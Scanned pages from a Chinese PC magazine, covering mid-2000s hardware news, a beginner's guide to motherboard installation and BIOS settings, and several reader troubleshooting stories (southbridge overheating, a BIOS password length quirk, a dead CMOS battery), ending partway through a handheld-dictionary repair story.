采用最新的 Prescott 核心，支持 SSE3，采用 533MHZ 前端总线，具有 256KB 二级缓存的 Intel 新一代赛扬处理器——Celeron D（赛扬 D）最近上市。由于上一代 Northwood 核心的赛扬处理器只具有 128KB 的二级缓存、400MHz 的前端总线，因此即使在很高的频率下，性能还是很差，完全没有了赛扬的高性价比作风。新一代赛扬 D 处理器就目前的测试来看，2.8GHz 频率下的性能与 Athlon XP 2500+ 相当（图 2）。虽然目前报价来看赛扬 D 还比 Athlon XP 2500+ 略高，但考虑到 Intel 处理器良好的超频性以及 Intel 让人放心的兼容性，赛扬 D 看来有望重续性价比神话。




图 2

双显卡有多强

一块 GeForce 6800 Ultra 已经让我们流口水了，两块 GeForce 6800 Ultra 一起工作会有多强呢？美国著名的发烧娱乐电脑生产商 Alienware 公司就准备推出使用双显卡同时工作，处理单一画面的超强系统（图 3）。Alienware 公司的 Video Array 技术是将画面区分为上下两块区域，一张显卡负责上半部的区域，另一张显卡则负责下半部的区域，当其中一块画面区域的图形较另一块区域复杂时，特殊软件将用来确保工作量被平均分配到这两张卡上，最后两个画面都输出到一块独立的特殊处理卡上合成为一个画面。经过测试，这样两块显卡同时工作的性能比单一显卡平均提升了 77%，可谓目前最快的娱乐电脑。不过，要拥有这样的一台超级娱乐电脑的代价也是非常惊人的，基本售价为 5000 美元以上。



图 3　同时工作的两块 PCI Express X16 显卡

附：截稿前最新消息，nVIDIA 的 NV45 核心显示卡都将提供 SLI 功能，要实现这个功能，用户必须购买两块同样品牌的 NV45 显卡，一块支持双 PCI Express X16 显示接口的主板以及一块特殊的显卡连接器。

Intel 的 64 位民用 CPU 什么时候上市

Intel 近期发布代号 Nocona 的 Xeon 处理器（图 4），这是 Intel 首款支持 EM64T 技术的处理器，可兼容 x68-64 技术，支持 32 位和 64 位运算，主要针对服务器工作站应用，竞争对手将是 AMD Opteron 处理器。




图 4

其实 Intel 的 64 位处理器计划已经进行许久了，不过一直都是面向服务器和工作站市场的。不知道 Intel 的民用 64 位处理器何时能上市呢？要知道 AMD 的 Athlon64 系列处理器已经上市好久了啊！ CF [YJ01]



完美装机系列

——主板的安装与调试

■ cai

装机，对于很多初接触电脑的读者而言，是一件神秘而有趣的事。另外，很多读者对各种软件玩得很熟，但面对电脑出现硬件问题，需要重新组装电脑时，往往就一筹莫展了。该怎么来安装各种电脑配件呢？安装各种电脑配件时哪些方面又是需要掌握的要点呢？我们并不想像记流水帐一般为你细细描述，在下面的系列专题中将主要向你介绍初学者在装机中需要重点注的装机要点与调试方法，以期能抛砖引玉。

主板安装的基本功

装过机的读者一定会说，安装主板有何之难，不就是将主板安装到机箱中吗!但对于初接触此道的读者就不一定知其所以然了。

●安装主板时要注意预防短路

现在的ATX机箱下部都有块被称为“底板”的大铁板用来固定主板，上面有很多固定孔，用来上铜柱或塑料钉，来固定主板，现在的机箱在出厂时一般就已经将固定柱安装好了。(图1)

主板上一般有5-7个固定孔，你要选择机箱上合适的固定点与主板固定孔相匹配。选好以后，把固定铜柱用小扳手或尖嘴钳旋紧在底板上。然后把主板小心地放在上面，注意将主板上的I/O接口和机箱背面挡片的孔对齐，并使所有固定铜柱对准主板的固定孔，再依次把每个螺丝安装好。总之，要求主板与底板平行(中正平齐)，决不能碰在一起，否则容易造成短路。此外，为了预防短路和增加主板安装的弹性，还可为固定螺丝加上垫圈(螺丝、垫圈、固定铜柱这些东东随机箱附带)。




图1　固定铜柱或塑料钉

●机箱连接线的连接

在安装主板时，让读者比较头痛的不是将主板放入机箱中，并固定好，而是那一堆机箱连接线该怎么接！

大家知道，机箱连接线包含电源(Power SW)、电源指示灯(Power LED)、硬盘(HDD)、喇叭(Speaker)、复位(Reset)等控制连接端子线，其在连接线插头上或主板插针旁都会有相应标示(图2)。

▲一般来说，ATX结构的机箱上有一个总电源的开关接线(标示为Power SW或SW)，是个两芯的插头。插好后按下开关时短路，电脑的总电源就被接通了，再按住几秒就关闭。




图2　机箱提供各种接头，而主板说明书上都有明确标示

▲而复位接头(标示为Reset或RST)要接到主板Reset插针上。主板上Reset针的作用是这样的:当它们短路时，电脑就重新启动。

▲而硬盘指示灯的两芯接头，一线为红色(正极)。其标示为IDE LED、HDD LED(或IDE、HDD)的字样，连接时要红线对1(注:红线对应1的位置——有的主板将正极标为“1”,有的标为“+”,视情况而定)。这条线接好后，当电脑在读写硬盘时，机箱上的硬盘指示灯会闪亮。

▲电源指示灯一般为两或三芯插头，使用1、3位，1线通常为绿色(正极)。其标示为Power LED(或LED)，连接时注意绿色线对应1(+)。当它连接好后，打开电脑，其应该一直亮着。

▲而PC喇叭(标示为Speaker或SPK)通常为四芯连体插头(或两芯独立插头)，但实际上只用1、4两根线。连通后，启动电脑后会听见PC喇叭的“嘀”声或其他报警声。喇叭的连接是没有正负极的。

将这些连接线的含义与用处搞清楚之后，我们就可将其一一对应接好。实在搞不懂的读者，建议先仔细看看主

板说明书，其上面一般都会有较清楚的说明。

要点小结:主板的电源开关、Reset(复位开关)、PC喇叭(Speaker)不分正负极方向，只要弄清插针位置插上即可。而HDD LED(硬盘灯)、Power LED(电源指示灯)等，由于使用的是发光二极管，所以插反了是不能闪亮的，一定要仔细核对主板插针旁或说明书上对该插针正负极的定义(白色线一般是负极，有色线一般是正极)。

安装最小系统方便调试

主板不能启动，我们也无法调试设置。要让主板启动，我们需要组装好一套最小系统。就是需要在主板上安装好CPU、CPU散热器、内存、显示卡、电源、键盘，并将显卡连接到显示器上(如果主板整合显卡，可以先不装独立显卡)。然后启动系统，这时我们除了正常启动外，一般会遇到几种常见情况。

启动正常，硬盘灯常亮，这表示硬盘指示灯的正负极接反了。

显示器黑屏，蜂鸣器会短叫两声，通常情况下这表示显卡没有插好。

显示器黑屏，蜂鸣器持续鸣叫，这一般表示内存接触不良。

显示器黑屏，整个系统没有任何反应，如果测试其他配件都没有问题的话，那就要试试清除一下BIOS信息了。这种问题在二手主板上比较常见。清除BIOS的方式，首先拔掉电源线，然后找到清除BIOS跳线，这个跳线一般在主板电池附近(图3)，是个三针跳线。我们把它从1-2跳线座上换到2-3跳线座上5秒，然后再恢复到1-2跳线座上，BIOS信息就被清除了。如果找不到清除BIOS的跳线，我们可以直接把纽扣电池直接拔除5秒钟，这样也能清除BIOS设置。如




图3 清除BIOS跳线一般在电池附近

果清除BIOS后，主板还是不能成功启动，那就应该找厂商了。

当最小系统启动正常后，我们就要进BIOS调试主板了。

BIOS设置的基本功

主板BIOS是电脑的"神经"，主板的BIOS包含CMOS SETUP(CMOS设置)程序及常规设备的驱动，根据需要，自行进行设置，以使电脑正常工作或执行特定的功能。目前的主板BIOS程序主要有Phoenix-Award BIOS和AMI BIOS两类，两者在主要设置功能上大同小异。很多初接触硬件的读者都觉得要弄懂BIOS设置较难，其实只要掌握了主要设置要点，就会发现对主板BIOS进行设置只不过是装机的基本功之一。

●如何进入BIOS

电源开启后，当BIOS开始进行POST(Power On Self Test，开机自检)时，根据屏幕提示按下<Del>键便可进入Award BIOS的CMOS SETUP主界面。如果你来不及在POST过程中按<Del>键，进入CMOS SETUP，可以补按<Ctrl>+<Alt>+<Del>热启动或按机箱上的Reset按钮，以重新开机再次进POST程序，按下<Del>键进入CMOS SETUP程序中。

当你进入CMOS SETUP设定菜单时，便可看到主菜单，在主菜单中你可以选择不同的设定选项，按"上、下、左、右"方向键来选择，按<Enter>键进入子菜单，按<ESC>键退出(见图4)。

●最最基本功

新手在玩BIOS设置时，总是担心——把BIOS设置乱了不能还原怎么办？其实选中BIOS设置主菜单中的"Load




图4 BIOS主界面

Fail-Safe Defaults(装载最安全的缺省值)或Load Optimized Defaults(装载最优化的缺省值)"，高亮它回车再按键盘上的"Y"键，即可让设置BIOS时改乱的状态恢复到主板厂商提供的出厂默认值，有人统计过，这样做能解决80%的电脑问题。

注意: Load Optimized Defaults(装载最优化的缺省值)——这是厂家制定的该主板BIOS的最优化设置，如果不懂主板BIOS设置，那么简单选择该项。当出现:"Load Optimized Defaults(Y/N)？"窗口时，请按"Y"键，然后按Enter键回车，即可载入BIOS最优化设置值。

●halt on的设置

在Standard CMOS Features(标准CMOS功能设定)项

中包含有日期、时间、软硬盘规格及显示器种类等最基本的CMOS系统设置功能。其中最值得新手注意的一项是halt on（暂停选项设定），其功能是“当开机时，若POST检测到异常，是否要提示，并等候处理”。其可选择的项目见表，其缺省设置为All Errors（如果启动有问题设为此可检测哪里出现了错误），表示在POST过程中有任何错误都会停止启动，此选项能保证系统的稳定性/安全性并检查一些必要的周边设备。但如果大家希望能加快启动速度的话，可以把它设为“No Errors”，即不检查任何周边设备错误，见表1。

表1 错误信息

No Errors	不管任何错误，均开机
All Errors	有任何错误均暂停，等候处理，此为缺省值
All, But Keyboard	有任何错误均暂停，等候处理，除了键盘以外
All, But Diskette	有任何错误均暂停，等候处理，除了软驱以外
All, But Disk/Key	有任何错误均暂停，等候处理，除了软驱和键盘以外

●Virus Warning的设置

在Advanced BIOS Features（高级BIOS设置）项中的第一项一般是Virus Warning（病毒警告）设置，其功能是“在系统启动时或启动后，任何企图修改系统引导扇区或硬盘分区表的动作都会使系统暂停并出现错误信息，这样可用杀病毒软件检测或消除病毒”。其相当于BIOS中自带的防病毒功能，其主要可预防引导型计算机病毒，可以在一定程度上保护系统的安全。很多主板中的其缺省值为Enabled（打开），但由于在安装操作系统时会改变系统引导扇区，所以如果要安装操作系统，请把此项置为“Disabled（关闭）”，否则在安装操作系统时会出现错误信息而使安装不成功。在安装好操作系统后再将其Enabled（打开），见图5。




图5

●快速开机自检设置

装好电脑后，有些读者在使用电脑时会发现，其内存要自检3次才能进入下一步，这是怎么回事呢？

在Advanced BIOS Features中有一项“Quick Power On Self Test（快速开机检测）”项，在设置BIOS时你也可看看其“状态”。该设置项可设定BIOS采用快速POST方式，也就是减少内存测试的次数（将3次变1次），让POST过程所需时间缩短。当然，无论设成Enabled或Disabled，当POST进行时，仍可按<Esc>跳过内存测试，直接进入引导程序。缺省值为Disabled（关闭），你可将其设为Enabled（打开），这样在开机自检中，BIOS会忽略或缩短某些项的检测，从而实现快速启动。

●系统健康状态设置

现在的主板BIOS在主菜单中一般都有一个PC Health Status（系统健康状态）设置项，它可以用来设置和察看电源与系统温度状态。

如“FAM Fail Alarm Selectable”，如果开启，在风扇停转或出现异常后，系统会发出警告。“Shutdown When CPU Fan Fail”，如果开启，在CPU风扇停转以后，系统会自动关机，这样可以避免CPU因为过热而烧毁。“CPU Shutdown Temperature”，可以设置当CPU温度超过某一值后，自动关机，防止CPU因为过热而损坏，建议将温度设置在80到85度左右为宜。“CPU Warning Temperature”是设置当CPU温度超过一定温度后进行报警，建议将报警温度设在70至75度左右为宜（如果是发热量巨大的Prescott核心的P4等处理器，建议在热天再设高5～10度，以免其本身温度过高而频繁报警）。

●不要忘了保存

上面说起来虽然很费版面，但其实熟练以后也就不到一分钟的时间就设置好了。一切设好之后，最后不要忘了，在退出时应选择CMOS主菜单中的“Save & Exit Setup”选项或按“F10”键，并按键盘上的“Y”键再按下Enter键，保存好刚才的更改记录后退出。不然，你就白忙活了。

四、必不可少的主板驱动

安装好操作系统之后，就该为电脑安装各种新驱动了。很多朋友在安装系统（特别是新操作系统）后都不会安装主板驱动，他们一般认为操作系统中已带有常见的主板驱动，不再需要安装。但是情况并非如此，随着主板芯片组的革新加快，各种软硬件的层出不穷，特别是较早的操作系统已不能正确地识别新硬件或做到各种软硬件间的完全兼容，所以对于目前的主板而言，安装主板驱动是必不可少的。

注意：主板驱动的安装——目前的主板驱动安装都比较“傻瓜化”，在安装的时候直接执行安装程序，然后依次点“下一步”，直到系统提示重新启动，就能很轻松地完成主板驱动的安装。

●主板驱动安装的一些常识

各种驱动的安装顺序也很重要，我们一般建议：先安装操作系统→再安装主板的驱动程序（先装IDE再装AGP及其它）→再安装较新的DirectX（如DirectX9）→安装最新的显卡驱动→安装声卡、网卡驱动→安装其他设备的驱动（包含USB 2.0、RAID芯片等）→最后再安装各种应用软件。

当然，如果你使用的主板驱动已很稳定，且各种新功能都已打开，也不一定非要升级到最新版的驱动。CF [YJ02]



南桥加风扇 巧解死机

■ 上海 宋阳

去年秋天我买了台电脑，爱机配置是AMD 1700+的处理器、丽台K7NCR18G-Pro（nForce2）的主板、KINGMAX 256MB DDR333内存两条。当时看中的就是AMD的超频性能，一直把前端总线超到166MHZ。最近天气热了，总是莫名其妙地蓝屏死机，显示Usbport.sys和Win32k.sys错误。用正版的江民KV 2004杀毒软件并升级到最新版排除病毒的原因和重装系统后，我怀疑是硬件的问题。用排除法排除了CPU、内存、显卡以及电源的问题后，就剩下主板了，用主板自带的温度检测工具Speedgear检测也正常，测试了主板南桥温度，感觉温度很高，而其他非nForce2主板的南桥温度却低得多。我电脑死机的问题会不会就应该是这了呢？

nForce2南桥（见图1）应该叫做MCP（媒体通讯处理器，Media and Communications Processor），根据功能分为MCP和MCP-T（Media and Communications Processor - Turbo）两种，MCP-T是MCP的增强版。MCP支持USB2.0、ATA/133硬盘传输，MCP-T整合了强大的APU音频处理器，并且增加了IEEE1394和第二个网卡控制器的支持。我主板用的是MCP-T，这样强悍的南桥芯片的代价就是发热量要比别的大不少，在不超频的情况下MCP-T芯片上可以不覆盖散热片，但超前端总线频率后又加上夏天到来没有合适的散热措施是不行的。于是本着DIY的精神开始为我的MCP-T芯片加装风扇。



图1



图2

在电脑商城买到了带铜散热片的风扇（见图2），因电源线与主板的不同，只得向主机电源取电，又配了D型转换接口（见图3），还买了双面贴，好在不贵，总计10元人民币。接下来就开始加风扇。




图3

关闭电脑电源，打开机箱，放平（即主板水平的），放掉手上静电。先将双面贴剪成同MCP-T芯片大小方形，将其中一面保护膜揭下，贴到散热片上。然后将另一面保护膜也揭下放到MCP-T芯片上，用手轻按一会儿，保证散热片粘到MCP-T芯片上，然后将D型接口接到主机电源多余的D型头上（IDE硬盘和光驱用电源头）。这样大功基本就告成了。接下来的工作就是机箱放平，开机大约半个小时，在热作用下散热片和MCP-T芯片粘牢（见图4）。




图4

经过这样的处理，我的爱机从没蓝屏死机了。怎么样，各位使用nForce2主板的朋友，如果遇到同样问题，不妨可以试一下哦！

小编有话说： 随着主板南桥整合的功能越来越多，它的发热量也直追主板北桥，比如不少厂商新推出的Intel 9X5系列主板都在南桥上加装了风扇。因此，在炎热的夏季如果发现电脑不稳定，又找不出原因的话，不妨看看主板南桥是否过热。

CF [YJ04]

品牌机的“软肋”



■ 吉林 海浪轻风

品牌机以其优秀的品质、完善的售后服务越来越受到普通消费者的青睐，但是在耀眼的光环背后，也存在着许多瑕疵。笔者这次不想谈硬件方面诸如配置不合理、误导性广告等现象，只说说笔者感受到的品牌机的几处“软肋”。

大硬盘不分区

笔者的一位朋友去年购买了一款迅驰宽屏笔记本电脑，里面预装的是Windows XP家庭版，使用效果一直不错。最近安装一款专业网络工程设计软件时，却发现该软件只支持Windows 98。于是想安装双系统，这时才注意到原来笔记本40GB的硬盘只有一个分区。虽然购买后不久笔者就提醒过她重新进行分区，但她一是嫌麻烦，二是当时相关知识懂得不多，所以没有及时进行调整。经过近一年的应用，现在电脑中已经存贮了大量数据和资料，根本就没法格式化再重新进行分区了。于是她只好在DOS下使用PQ对硬盘分区进行调整，可是操作过程中忽略了电量不足的问题，中途自动关机了，结果导致分区失败。虽然经过笔者一番补救，但仍然没能恢复全部数据，这让她叫苦不迭。虽然当初她也认为只有一个分区有些不妥，但并没想到以后会带来如此麻烦。

其实笔者觉得这个麻烦厂商应该负有责任，因为在以前硬盘容量只有几百兆、几GB的时候，品牌机只划一个分区还有情可原，但是现在硬盘容量已经发展到几十GB，甚至上百GB，还按照惯例采用一个分区，就没有任何道理了。个人在电脑城装配兼容机时，即使他对电脑应用一窍不通，装机人员也会建议或自动把硬盘划分为多个分区，相比品牌机厂商的这种做法就让人非常不理解了。难道这需要花费很多时间吗？还是怕麻烦？其实笔者认为这是厂商没有从用户应用的角度看问题！

讨厌的开机LOGO

品牌机出于宣传目的，一般都会自制品牌LOGO在开机时显示，而且还不能屏蔽掉。其实这样做法笔者也有些反感。这不但剥夺了用户通过自检画面查看硬件相关配置信息的权力，而且出现故障时妨碍了用户通过自检信息及时发现问题出在哪里。所以建议品牌机厂商能够在BIOS或软件中添加开启和关闭开机画面的选项，并且具体位置最好在说明书中有明显提示。其实想要宣传自己品牌有许多种方式，比如制作和预装以品牌为主题的屏保和壁纸，在机身上印制铭牌标志等，这些都不会妨碍用户的正常使用，岂不更好一些。

预装的Linux系统

出于价格等因素的考虑，市场上有些品牌机把预装的操作系统选为Linux，甚至是DOS，但是这种方式也应该因“型”而宜。比如作为休闲娱乐的家庭机型，它的定位是对计算机应用了解很少的家庭用户，他们连简单易用的Windows系统都无法驾驭，更别说Linux和DOS了。所以购买后，使用时更容易出现许多问题，比如软、硬件不兼容等。最后不得不请商家帮助重新划定分区，安装Windows操作系统，这给他们带来了许多不便。笔者建议不如把这些型号的机器作为不预装任何软件的“裸机”来销售，当消费者购买时再按照他们的要求来安装何种操作系统（当然要根据情况增加一定的软件授权费用）。这样不但可以减少更换系统的麻烦，也可以降低整机的售价，何乐而不为呢？

预装软件不合理

笔者的表弟购买了某国外品牌的笔记本电脑，硬盘里面预装的杀毒软件是金山毒霸（OEM版），但还赠送了Norton Antivirus光盘。由于他对电脑知识了解的不多，把光盘中的Norton Antivirus也安装了进去，结果导致两套杀毒软件冲突，不但没有起到防护作用，连正常使用都受到了影响。后来只好卸载了金山毒霸，但没过两月又出现了问题，开机总是提示Norton Antivirus过期。这时他才发现原来广告中宣传的赠送正版Norton Antivirus，只带有两个月的授权，也就是说使用60天后它将无法正常使用。这是否属于宣传上的误导呢？

另外还存在某些品牌机预装的软件有BUG导致系统不稳定，OEM版软件无法免费升级等现象。希望以后厂家在这方面做得更好一些，因为除硬件要货真价实以外，软件的性能更加重要，毕竟品牌机是用来“用”的，而不是用来做硬件评测的。

售前服务资料少

品牌机以完善的售前售后服务吸引了众多消费者，但是笔者通过亲身经历感到有些厂商的售后服务做得不错，但售前服务却不尽如人意。比如笔者最近想要购买一台品牌机和一款掌上电脑，于是到多家中外厂商网站主页去查询，结果不但产品的型号不全，而且所提供的参考价格也与市场价相差太远，看来这些网站也存在只创建不更新的现象。这在售前选购上非旦没有起到指导作用，在价格一些问题上还容易产生误导。

无奈笔者拨打了几家国内外厂商的800客服电话，第一感觉有些厂家做得还是不错的，比如联想公司，笔者在不同时间拨打了三次，每次都很快就被接通，而且针对最近震荡波病毒大规模爆发的情况，电话接通后会自动播放一段相关提示，这方便了许多用户及时了解和解决问题。但是在售前服务方面，无论是通过语音自动查询还是人工服务，所得到的产品资料与价格都与网站上得到的相差无几。尤其是相对上市时间久一些的产品，更是查不到任何信息。其实这些厂家已停产的型号产品，在市场上还大量存在，更有许多需要它们的消费者，厂商没有必要这么快就把它们的资料打入“冷宫”。这方面一些主板大厂就做得比较好，在他们的官方网站上几乎可以查到其近几年生产的所有型号产品的资料。

售前服务相对于售后服务不足的原因，笔者认为存在观念问题。许多厂商可能认为用户只有购买了你的产品，并且出现问题后才会找你寻求帮助，其实不然。随着科技的发展，产品的更新换代越来越快，许多昔日堂前燕的高科技产品也飞进了寻常百姓家。普通消费者不可能有那么多的专业知识，详尽的售前指导对于他们来说非常重要，把这点作好不但可以加深消费者对其产品的了解，还可以增进对其品牌的好感。

另外一个原因笔者分析可能是售后服务都是一些专业技术人员，他们对产品及相关知识了解得比较多。而售前服务人员大多数是一些纯粹的“接线生”，除了按照公司提供的资料照本宣科以外，消费者很难从她们那里得到更多、更专业的指导。所以希望厂商也能对她们进行一些必要的培训，或多安排一些专业人员。

对于品牌机我们不能求全责备，但是作为消费者希望他们精益求精，把更好的产品和服务奉献给用户，这样才能真正提升品牌价值。

CF [YJ05]



设置开机密码的痛苦经历

设置开机密码

■ 山东　陈锡宗　段接会

去年，单位给笔者配备了一台笔记本电脑，由于经常在公共场合使用，所以设置了Windows登录密码。某一天笔者突发奇想：要是为它设置上开机密码，岂不是更安全了吗？本来这样的操作对于笔者这样一个与计算机打了十几年交道的人来说太过平常，却不料竟成了一次痛苦经历的开始。

简单说，开机后按"Del"键进入BIOS设置，先通过主菜单中的"Set User Password"和"Set Supervisor Password"设置用户密码和高级用户密码，为了好记，两处共同使用了一个本人常用的密码，由5个字母、2个符号和1个数字交错组成。确认无误后再进入BIOS设置程序，在"Advanced BIOS Features"中找到"Password Check"(密码检测)项，将其设置由默认的"Setup"改为"Always"，最后保存并退出。系统重启，随着"哔"的一声，全黑的屏幕上出现提示"Enter CURRENT Password:"，我熟练地输入预设的密码，可是问题出现了，本来设置了八位密码，但是到第七位就打不进去了，这里只提供了六位的输入空间。回车后，结果要求再输入密码，可再输一遍还是不行。这时我的第一反应就是：我遇见了这台机器BIOS中的一个BUG。由于使用的是我多年来一直用的一个密码，况且在密码设置的时候需要两次输入完全一致才被接受，因此不可能是自己搞错了。最大的可能就是我的这个密码组合到了CMOS中就变了样。于是我就试着输入密码的前六位、中间六位、后六位，最终还是不行。

遇到这种情况，如果是台式机，都知道只要打开机箱将CMOS放一下电即可。可这是笔记本电脑呀，并且在保修期内。怎么办？找台机器上网查资料，原来现在好多笔记本出于安全考虑，根本就没有CMOS跳线。有的甚至连电池都很难找，密码不放在CMOS中，而是记到了某个逻辑电路中。除了个别主板上能找到一个型号为"xxxx818"的芯片，如"MC146818"，它有24引脚，短接12和24引脚，或者找到标有"MC14069"的芯片，将其第14引脚短接处理外，剩下的就只能由生产厂家来处理了。

打电话求助吧！先打技术支持电话，接线小姐在问了诸如"你没弄错大小写？你输入前六位试过了吗？"之类的问题后，告诉了我一个技术人员的电话。于是打过去说明情况，对方说从没遇见这种情况，建议将机器寄过去处理，并且这种情况要收费。我说急着用，有没有应急的办法，比如不考虑以后的保修问题，是否可以自行拆开将CMOS放电，对方说既然这样你就拆开试试。接下来打青岛当地的技术支持电话，可对方竟称从来没拆开过笔记本！给了笔者一个济南的技术支持电话。再打济南的技术支持电话，可是对方说"CMOS密码不可能设成八位，肯定是你搞错了"，之后就挂了电话。

看来只好自己处理了，冷静下来，还是应该从密码上面动动脑筋。从理论上讲，肯定有那么一个组合输入进去就能管用，就再试试吧。这时我灵机一动：为什么不把我的密码分类筛选一下呢？比如去掉二个符号，不正是六位吗？赶紧输进去，回车，只听清脆的一声"哔"！机器启动了！看到屏幕上出现Windows的登录界面，第一次感到无比可贵。原来事情是这么简单，怎么早就没想到呢？

事情既已解决，刚才的郁闷烟消云散。可这到底是怎么回事呢？再进BIOS设置看看吧！用去掉符号的六位密码进入Setup，重新设置密码，还是使用那个密码，这次仔细盯着键盘和屏幕，终于发现了问题所在：原来在这台笔记本的BIOS设置里确实只能设置六位密码，并且只认可字母和数字，对输入的符号则直接过滤掉了，屏幕上也不出现"*"号，因此自己觉得是设了八位，其实只输进去了六位。坏就坏在本人对这个密码太过熟悉，设置的时候根本就没仔细看屏幕；而开机检测密码时又可以输入任何字符，于是造成了这次"故障"。

随后笔者又找了几台台式机试了试，结果就不存在这个问题，不但都可以设置八位密码，而且支持符号。看来这台笔记本的BIOS还是存在局限，希望厂家能在以后的版本中进行改进，至少在说明书中加以说明，避免再有人发生这类"故障"。

小编有话说：有些用户在输入密码并且确认后发现自己设置的密码好像不对了，无论怎样输入都无法打开明明是正确设置的密码。这些情况部分是因为在输入和确认密码的时候打开了数字小键盘或者大写符号。笔记本电脑因为没有单独的数字小键盘，所以设计了一个热键(一般是FN+NumLock)来将部分字母键转换为数字小键盘使用，如果你输入密码的时候无意打开了小键盘，那么你输入的字母中其实带有数字，等你重新启动之后，数字小键盘自动取消，你再按照自以为正确的密码输入，当然是打不开的了。还有就是有些机型如IBM的最大密码长度不是8位，而是7位，这样在你输入8位(允许输入8位)的时候就会出错，所以各位最好牢记自己的密码，一旦丢失真的是很麻烦。

另外，要特别谨慎设置笔记本电脑的硬盘密码，这虽然是一个很保险的功能，但是请不要忘记，一旦你的主板损坏或者任何原因导致你的机器不能启动，那你硬盘里面的东西也随着主板完蛋。只要硬盘认到自己不是在设置密码的主板上，你的资料就无法读取，所以小编不建议大家用这样的硬件级方法加密硬盘。 CF [YJ08]

电池的奇特故障

■ 詹诠

一台二手电脑出现了奇特故障。接通电源，按下主机开关，各风扇运转正常，电源指示灯亮，但主机并未启动，按住开关四秒以上也不能关机。这样大约过半小时后，主机才发出"嘀"的一声启动，顺利进入Windows，且运行各程序正常。由于每次开机总要等半个小时，又遇到本地天气又比较冷，所以怀疑主板上元件老化，可能要预热。在按下电源后，用电吹风对主板进行加热，发现只要吹到南桥芯片附近时，主机便立即启动。在多次的启动中，有时会提示CMOS校验错。在一次提示后，再启动，只剩下风扇转，主机再也不启动了。

把主板拆下拿在手里，看见南桥芯片上方的电池，猛然想起在启动时曾多次出现的提示：CMOS校验错。用万用表测量电池电压为0V，将其换新后，主机顺利启动，上述故障全部消失。

原因分析：电脑原是网吧淘汰下来的，时间长了电池失效，但一般情况下CMOS电池没电时并不会影响电脑启动，只会造成不能保存设置、时间不准。这块主板电池可能存在短路现象，可惜在电脑正常后电池被扔了，没能进行试验。

对于使用时间比较长的电脑出现的一些奇特故障，应该首先查一下CMOS电池或立即换新，往往能一针见效。

CF [YJ06]

趣味硬件 「趣味」用

如何用柔软键盘

■ CFan·Storyer

曾经有厂家推出过一种柔软键盘，可以卷起来，也可以直接用水洗。Storyer看了后也觉得有意思，不过并没有想出这个键盘到底怎么用才合适。

直到有一天，Storyer看到一篇文章，才发现作者很有创意（如图），由于柔软键盘可以贴在任何表面上，因此在没有平面的汽车上装台电脑，用这种柔软键盘最适合。接下来，Storyer马上想到，这个键盘要是再接一个转换头，不是可以在汽车里方便用PDA吗？目前柔软键盘售价90～180元不等，在较大的电脑市场中有售。



如果你有什么趣味使用硬件的方式，让我们来分享好吗？

CF [YJ07]

文曲星 PC260 复活记

■北京　成兆义

我的文曲星 PC260 已经陪伴我多年，一直是我学习英语的好帮手。不过，前段时间它“生病”了：打开电源开关，有时候能启动有时却不行，即使能启动，液晶屏的显示也很不清晰。

开始我认为是电池没电了，于是买回新的纽扣电池装上，但故障现象依旧。难道它寿终正寝了吗？如果真是这样的话，倒也没什么，毕竟它已经服役很长时间了，但 DIY 的思想促使我要在 PC260 退役前把它的结构搞清楚。在拆卸过程中我无意按了一下电池的安装位置，忽然发现 PC260 的液晶屏闪了一下，虽然时间很短但可以看出显示得很清晰，这至少证明液晶屏和主要的电路是没问题的，电池是新的也不应该有问题，这时我忽然联想到电脑主板 CMOS 电池经常会出现供电电路的问题而导致无法正常供电，难道文曲星也会有同样的毛病？不管怎样，死马当活马医也好，就当研究电路知识也好，还是要把它搞个水落石出。

